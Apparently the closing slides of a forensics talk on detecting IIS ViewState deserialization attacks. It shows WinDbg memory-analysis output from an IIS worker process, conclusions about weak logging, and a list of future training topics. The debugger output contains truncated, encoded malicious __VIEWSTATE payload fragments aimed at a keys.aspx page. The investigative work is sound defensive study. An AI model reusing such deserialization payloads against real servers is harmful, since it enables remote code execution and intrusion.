Address           : 000002032efd0300
Target/Dump Time  : 21/09/2024 11:47:20 AM
Request Time      : 21/09/2024 11:33:11 AM
Timeout
Timeout
Timeout

Request
========
POST /key
Content
Content
Target in
Body:
[--- Star
__VIEWSTATE=%2FwEylx4AAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCB
[---  End ---]
Forms[]           : 00000200aef1da50
```

```
0:000> !wselect * from 000002022ef4fd00
[System.Web.HttpContext]
System.Web.IHttpAsyncHandler _asyncAppHandler = 0000000000000000
System.Web.HttpApplication _appInstance = 0000000000000000
System.Web.IHttpHandler _handler = 0000000000000000
System.Web.HttpRequest _request = 000002022EF4FED8
System.Web.HttpResponse _response = 000002022EF50060
System.Web.HttpServerUtility _server = 0000000000000000
System.Collections.Stack _traceContextStack = 0000000000000000
System.Web.TraceContext _topTraceContext = 0000000000000000
System.Collections.Hashtable _items = 0000000000000000
```

View State Investigation – Memory

- Manually
  - !whttp
  -
  -
  -

```
0:000> !whttp 000002032efd0300

Context Info
================================
Address           : 000002032efd0300
```

```
0:000> !wselect * from 000002022ef4fed8
[System.Web.HttpRequest]
System.Web.HttpWorkerRequest _wr = 000002022EF4E490
System.Web.HttpContext _context = 000002022EF4FD00
(string)System.String _httpMethod = GET
(string)System.String _requestType = NULL
System.Web.VirtualPath _path = 000002012EEC1EF0
(string)System.String _rewrittenUrl = NULL
System.Web.VirtualPath _filePath = 000002022EF50FE8
System.Web.VirtualPath _currentExecutionFilePath = 0000000000000000
System.Web.VirtualPath _pathInfo = 0000000000000000
(string)System.String _queryStringText = __VIEWSTATE=%2FwEywAcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zL
System.Byte[] _queryStringBytes = 000002012EEC1F30 5f 5f 56 49 45 57 53 54 41 54 45 3d 25 32 46 77 45 79 77 41 63 41 41 51 41 41 41 50 25 32 46 25  __VIE
(string)System.String _pathTranslated = C:\inetpub\wwwroot\keys.aspx
(string)System.String _contentType =
```

```
System.Collections.Hashtable _items = 0000000000000000
[--- Star
__VIEWSTATE=%2FwEylx4AAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCB
[---  End ---]
Forms[]           : 00000200aef1da50
```

View State – Conclusion

- Being actively exploited
- Well crafted payloads prevent Windows Event logs being generated
- IIS logs don’t contain anything useful
- Remediation is difficult

https://zeroed.tech/blog/viewstate-the-unpatchable-iis-forever-day-being-actively-exploited/

Wrapping up

The journey continues

- Jscript, VB script, C# => Jscript eval, Dynamic C#
- Fileless webshells
- Custom tasking/parameter parsing
- Event Tracing for Windows for IIS and .NET
- Advanced, automated and custom memory analysis
- Advanced .NET assembly analysis
- Malicious IIS frameworks
- Advanced logging

Training coming 2025

Feedback https://forms.gle/Zws8KzWS3Ppa2bTp7

Training enquiries: training@zeroed.tech

Questions: adrian@zeroed.tech

Blog/Training: https://zeroed.tech

Twitter: @zeroedtech

ZEROED.TECH